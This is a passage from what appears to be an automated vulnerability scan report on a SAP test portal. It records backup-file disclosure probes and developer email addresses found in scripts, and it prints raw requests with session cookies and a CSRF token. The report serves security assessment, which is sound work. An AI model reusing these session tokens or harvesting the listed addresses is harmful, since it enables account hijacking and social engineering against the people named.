https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.135. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.jsold

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **/sap/public/bc/webdynpro/ssr/wda_ls_main.js**

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.jsold?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:00:47 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/uws.jsold?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
```



```
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 11:00:49 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.136. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js~

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/webdynpro/ssr/wda_ls_main.js

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js~?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:59:08 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
```

```
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/b.js~?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 10:59:10 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

24. Email addresses disclosed

There are 4 instances of this issue:

- [/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen.res/zen.rt.components.spreadsheet/resources/sap/fpa/ui/scripts/control/analyticsgrid/Grid.js](#)
- [/neptune/public/application/zalaris_common_used/js/jspdf.js](#)
- [/neptune/zmfpersonal_profile](#)
- [/sap/public/bc/ur/nw7/js/common/lib/less.js](#)

Issue background

The presence of email addresses within application responses does not necessarily constitute a security vulnerability. Email addresses may appear intentionally within contact information, and many applications (such as web mail) include arbitrary third-party email addresses within their core content.

However, email addresses of developers and other individuals (whether appearing on-screen or hidden within page source) may disclose information that is useful to an attacker; for example, they may represent usernames that can be used at the application's login, and they may be used in social engineering attacks against the organization's personnel. Unnecessary or excessive disclosure of email addresses may also lead to an increase in the volume of spam email received.

Issue remediation

Consider removing any email addresses that are unnecessary, or replacing personal addresses with anonymous mailbox addresses (such as [helpdesk@example.com](#)).

To reduce the quantity of spam sent to anonymous mailbox addresses, consider hiding the email address and instead providing a form that generates the email server-side, protected by a CAPTCHA if necessary.

References

- [Web Security Academy: Information disclosure](#)

Vulnerability classifications

- [CWE-200: Information Exposure](#)
- [CAPEC-37: Retrieve Embedded Sensitive Data](#)

24.1. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen.res/zen.rt.components.spreadsheet/resources/sap/fpa/ui/scripts/control/analyticsgrid/Grid.js>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen.res/zen.rt.components.spreadsheet/resources/sap/fpa/ui/scripts/control/analyticsgrid/Grid.js

Issue detail

The following email addresses were disclosed in the response:

- [karl.liu@sap.com](#)
- [oramo.zhang@sap.com](#)
- [qianze.zhang@sap.com](#)

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen.res/zen.rt.components.spreadsheet/resources/sap/fpa/ui/scripts/control/analyticsgrid/Grid.js
HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564616884; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:50:21 GMT
```

```
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 12:45:36 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 486715

"use strict";
jQuery.sap.declare("sap.fpa.ui.control.analyticgrid.Grid");

jQuery.sap.require("sap.ui.core.Control");

/**
 * Constructor for a new analyticgrid/Grid.
 *
 * Accepts an object
 * ...[SNIP]...
 * ay not reflect the real range in the grid.
 * For example, for region (x1, y1, x2, y2), cell (x2, y2) has colspan=2 and rowspan=2,
 * the real range is (x1, y1, x2 + 2 - 1, y2 + 2 - 1).
 *
 * @author karl.liu@sap.com
 * @param {Object} oRegion Region to re-calculate.
 * @return {Object} Re-calculated region.
 */
sap.fpa.ui.control.analyticgrid.Grid.prototype._calculateRealRegion = function(oRegion) {
    ...[SNIP]...
    = oResult.y2 + oMergedCell.rowSpan - 1;
    }
}

return oResult;
};

/**
 * Tries to get basic information of merged cell.
 * Such as rowspan, colspan, contained cells, etc.
 *
 * @author karl.liu@sap.com
 * @param {Number} iX x index of cell
 * @param {Number} iY y index of cell
 * @return {Object} Detailed information of merged cell.
 */
sap.fpa.ui.control.analyticgrid.Grid.prototype._getMe
...[SNIP]...

return oMergedCell;
};

/**
 * It parses given region, find out more region info, such as
 * if the region has merged cell, cells contained by merged cell, and col/row size...
 *
 * @author karl.liu@sap.com
 * @param {Object} oRegion Region to parse which has basic info of a region (x1, y1, x2, y2)
 */
sap.fpa.ui.control.analyticgrid.Grid.prototype._parseRegion = function(x1, y1, x2, y2) {
    var
    ...[SNIP]...
    Bounds = true;
    } else {
    bOutBounds = x >= this.numberOfTotalCols || y >= this.numberOfTotalRows;
    }
    return this.getFreeEdit() && bOutBounds;
};

/**
 * getFreeEdit
 * @author oramo.zhang@sap.com
 * for now, this.bFreeEdit is always true. If anyone needs to extends it, please expose the get and set method.
 * @return {}
 */
```

```

*/
sap.fpa.ui.control.analyticgrid.Grid.prototype.getFreeEdit = function() {
...[SNIP]...
    position : pos,
    styles : styles,
    distance : distance
  };
}

return result;
};

//beta phase, please only use this for forecast layout atm
//if you need to use this, please contact qianze.zhang@sap.com
sap.fpa.ui.control.analyticgrid.Grid.prototype._drawCellDecorator = function() {
  var decorators = this.decorators;
  var id = this.getId();
  var $tbl = $("#" + id + " .sapEpmUiControlAnalyticgridG
...[SNIP]...
  Axis, colTupleIndex);
  _buildMemberContext(this.rowAxis, rowTupleIndex);
}

return memberContext;
};
/**
 * post an error message to message bar when necessary
 */
 * @author qianze.zhang@sap.com
 * @param type required: type of msg
 * @param translatableText required: a translatable error message
 */
sap.fpa.ui.control.analyticgrid.Grid.prototype._postMsg = function(type, translatableText) {
  sap.fpa.ui.infra.common.getMsgCenter().postMsg(type, "", translatableText);
};

/**
 * prepend starred element
 */
 * @author qianze.zhang@sap.com
 */
sap.fpa.ui.control.analyticgrid.Grid.prototype.starredHtml = function(x, y, cell, item) {
  var oCell = cell || this._getCustomCell(x,y);
  if (oCell) {
    if (oCell.starred) {
      item.find("di
...[SNIP]...
    </span>");
    }
  }
};

/**
 * before handlers for starting a custom cell update batch, optional
 */
 * @author qianze.zhang@sap.com
 */
sap.fpa.ui.control.analyticgrid.Grid.prototype.beginBatchUpdate = function() {
  this.batchQueue = [];
  this.setBatching(true);
};

/**
 * before handlers for starting a custom cell update batch, optional
 */
 * @author qianze.zhang@sap.com
 */
sap.fpa.ui.control.analyticgrid.Grid.prototype.endBatchUpdate = function() {
  this.sequenceOfFiringCustomBatchUpdatedEvent = this.sequenceOfFiringCustomBatchUpdatedEvent || 0;
  this.sequ
...[SNIP]...

```

24.2. https://testportal.zalaris.com/neptune/public/application/zalaris_common_used/js/jspdf.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/application/zalaris_common_used/js/jspdf.js

Issue detail

The following email addresses were disclosed in the response:

- james@parall.ax
- steven@twelvetone.tv
- youssef.beddad@gmail.com
- eduardo.morais@usp.br
- u-jussi@suomi24.fi
- chick307@gmail.com
- sstoo@gmail.com
